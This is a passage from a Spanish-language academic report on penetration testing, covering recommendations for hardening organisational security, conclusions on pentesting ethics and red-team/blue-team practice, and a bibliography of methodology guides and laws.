2.5 RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESTRATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN.

- Identificar los riesgos: El primer paso es identificar los posibles riesgos a los que se enfrenta la organización, hacer una evaluación de riesgos para identificar los posibles puntos de vulnerabilidad y los riesgos a los que está expuesta la organización.

- Evaluar las medidas de seguridad actuales: Es importante evaluar las medidas de seguridad actuales que tiene la organización de esta manera, se puede identificar las debilidades y fortalezas de la organización en cuanto a seguridad.

- Definir los objetivos de seguridad: Una vez que hayas identificado los riesgos y evaluado las medidas de seguridad actuales, debes definir los objetivos de seguridad que deseas alcanzar, por ejemplo, se puede establecer objetivos relacionados con la protección de datos, la prevención de ciberataques, la seguridad física, etc.

- Definir las estrategias de seguridad: Una vez que se tengan claros los objetivos, se deben definir las estrategias de seguridad que te permitirán alcanzarlos, se puede considerar la implementación de tecnologías de seguridad, el establecimiento de políticas y procedimientos de seguridad, la capacitación de los empleados en temas de seguridad, entre otras estrategias.

- Asignar recursos: Para implementar las estrategias de seguridad, es necesario asignar los recursos necesarios, se debe considerar la asignación de presupuesto, el personal necesario, los equipos de seguridad, entre otros recursos.

- Establecer un equipo de seguridad: Es importante contar con un equipo dedicado exclusivamente a la seguridad de la organización, encargado de analizar los riesgos, definir las políticas y procedimientos de seguridad, y supervisar la implementación de medidas de seguridad.

- Implementar y monitorear: Una vez definidas las estrategias de seguridad y asignados los recursos necesarios, es importante implementarlas y monitorear su efectividad, de esta manera se puede identificar si se están alcanzando los objetivos de seguridad establecidos y realizar los ajustes necesarios en caso de ser necesario.

- Realizar pruebas de penetración: Las pruebas de penetración son un método efectivo para evaluar la seguridad de la red y los sistemas de la organización. Esto permite identificar posibles vulnerabilidades y fortalecer la seguridad.

- Realizar evaluaciones de riesgos periódicas: Las evaluaciones de riesgos deben ser un proceso continuo, ya que los riesgos cambian constantemente. Por lo tanto, es recomendable realizar evaluaciones de riesgos periódicas para identificar nuevas amenazas y vulnerabilidades.

2.6 CONCLUSIONES QUE PERMITAN LA CONSTRUCCIÓN DEL CONOCIMIENTO DESDE EL ENFOQUE DE LA CIBERSEGURIDAD

Desde el enfoque de la ciberseguridad, podemos concluir que la seguridad de la información es fundamental en cualquier organización, ya que los datos son uno de los activos más valiosos de cualquier empresa. Además, los ciberataques son cada vez más frecuentes y sofisticados, por lo que es necesario implementar medidas de seguridad adecuadas para proteger los sistemas y datos de la organización.

La ciberseguridad es un tema complejo y en constante evolución, por lo que es importante estar al día en cuanto a las últimas tendencias, amenazas y soluciones de seguridad. Es esencial contar con un equipo de seguridad dedicado, que tenga la experiencia y los recursos necesarios para implementar y mantener medidas de seguridad efectivas.

Es importante también que la seguridad no sea vista como un obstáculo para la productividad de la organización, sino como una parte integral del proceso de negocios. Esto significa que la seguridad debe ser incorporada desde el diseño de los sistemas y procesos, y que los empleados deben ser capacitados y concientizados en cuanto a la importancia de la seguridad de la información.

En conclusión, la ciberseguridad es un tema crítico en la actualidad y debe ser abordado de manera proactiva y estratégica por las organizaciones. Es necesario tener una cultura de seguridad fuerte, contar con un equipo de seguridad dedicado y estar al día en cuanto a las últimas tendencias y soluciones de seguridad. Al implementar medidas de seguridad adecuadas y mantenerlas actualizadas, las organizaciones pueden proteger sus sistemas y datos de posibles ciberataques y garantizar la continuidad de sus operaciones.

3 CONCLUSIONES

Las pruebas de penetración, es un proceso importante en la seguridad de la información que busca identificar las debilidades y vulnerabilidades en un sistema o red. Al realizar pruebas de penetración, se pueden detectar problemas antes de que los exploten los atacantes y se pueden tomar medidas para corregirlos y fortalecer la seguridad del sistema. El pentesting es un componente crítico en el mantenimiento de la seguridad de la información y la protección de los datos sensibles y confidenciales. Es importante realizar pruebas de penetración periódicamente para asegurarse de que un sistema esté protegido contra posibles ataques y para mantener una seguridad de la información sólida y actualizada.

La ética es fundamental para cualquier profesional de ciberseguridad, los profesionales de ciberseguridad tienen la responsabilidad de proteger los sistemas y datos de sus clientes y empleadores de manera responsable y efectiva. La información confidencial de los clientes debe ser protegida y mantenida en privado, por ello se deben cumplir con las regulaciones y políticas de privacidad pertinentes. Los profesionales de ciberseguridad deben ser honestos y transparentes en sus acciones y recomendaciones, no deben comprometer la integridad de los sistemas o datos que protegen. Los profesionales de ciberseguridad deben cumplir con las leyes y regulaciones, no deben realizar acciones ilegales o no éticas en el curso del trabajo.

La demostración de vulnerabilidades en un sistema informático mediante el uso de técnicas y metodologías de intrusión ha permitido identificar una serie de debilidades y fallos en la seguridad de los sistemas, que podrían ser explotados por atacantes malintencionados. Se hace evidente la importancia de contar con medidas de seguridad efectivas y actualizadas para prevenir y mitigar estos riesgos.

La formulación de estrategias de contención en infraestructuras TI requiere el análisis exhaustivo de riesgos y vulnerabilidades, lo cual puede lograrse mediante la ejecución de pruebas de intrusión y el uso de herramientas especializadas. Es fundamental identificar y aplicar metodologías de pruebas de penetración apropiadas, seleccionando las herramientas adecuadas para el propósito específico. Es importante documentar todos los hallazgos, descripciones y posibles afectaciones en un informe para poder tomar medidas y solucionar los problemas detectados, evitando falsos positivos. Este enfoque de seguridad informática integral puede ayudar a proteger las infraestructuras TI de amenazas potenciales y garantizar su continuidad y confidencialidad.

Finalmente, se destaca la importancia de sensibilizar y educar a los usuarios y personal de la organización sobre los riesgos de seguridad informática y la importancia de adoptar buenas prácticas en el manejo de la información y el uso de los sistemas. La seguridad informática debe ser una responsabilidad compartida y deben implementarse políticas y medidas que promuevan la cultura de la seguridad en todas las áreas de la organización.

4 RECOMENDACIONES

- Asegurarse de que los equipos de Red team y Blue team estén formados por profesionales capacitados y con experiencia en ciberseguridad. La organización debe garantizar que los miembros de los equipos tengan habilidades y conocimientos relevantes en las áreas de seguridad informática, redes, análisis de malware y hacking ético.

- Establecer protocolos claros y rigurosos para la colaboración entre los equipos de Red team y Blue team, para garantizar que se detecten y mitiguen las vulnerabilidades de manera efectiva. Los protocolos también deben incluir procesos para informar y manejar las vulnerabilidades detectadas y asegurarse de que se tomen medidas adecuadas para corregirlas.

- Proporcionar herramientas y tecnologías de última generación a los equipos de Red team y Blue team, para garantizar que puedan identificar y responder rápidamente a las amenazas informáticas. La organización debe asegurarse de que los equipos estén actualizados con las últimas tecnologías y herramientas de seguridad.

- Establecer una cultura de seguridad en toda la organización, en la que todos los empleados estén conscientes de los riesgos informáticos y tomen medidas proactivas para prevenir las vulnerabilidades. La organización debe asegurarse de que todos los empleados reciban capacitación adecuada en seguridad informática.

- Realizar pruebas regulares de penetración y evaluaciones de riesgos para identificar las vulnerabilidades en la infraestructura y los sistemas de la organización. Los equipos de Red team y Blue team deben trabajar en conjunto para desarrollar e implementar estrategias de mitigación y remediación efectivas para reducir el riesgo de ataques informáticos y proteger los activos de la organización.

5 BIBLIOGRAFIA

Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-los-guardianes-de-la-informacion-de-la-alcaldia-de-bogota

Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf

Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

OAS. (2018). Convenio Sobre La Ciberdelincuencia. OAS. (pp. 3-26). https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.(pp. 18-61). https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y
.

Incibe. (2014). OWASP Testing Guide v4.0. Guia de seguridad en aplicaciones Web. INCIBE-CERT. https://www.incibe-cert.es/blog/owasp-4
.

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter.https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Vigna, G. (2003). Teaching network security through live exercises: Red team/blue team, capture the flag, and treasure hunt. En Security Education and Critical Infrastructures: IFIP TC11/WG11.8 Third Annual World Conference on Information Security Education (WISE3) June 26–28, 2003, Monterey, California, USA (pp. 3-18). Springer US.

Sarker, I. H., Kayes, A. S. M., Badsha, S., Alqahtani, H., Watters, P., & Ng, A. (2020). Cybersecurity data science: an overview from machine learning perspective. Journal of Big data, 7, 1-29.

Khawaja, G. (2021). Kali Linux Penetration Testing Bible. Wiley.

Kotenko, I., & Chechulin, A. (2012). Attack modeling and security evaluation in SIEM systems. International Transactions on Systems Science and Applications, 8, 129-147.

Link video Sustentación

https://youtu.be/sWv7BW09Iws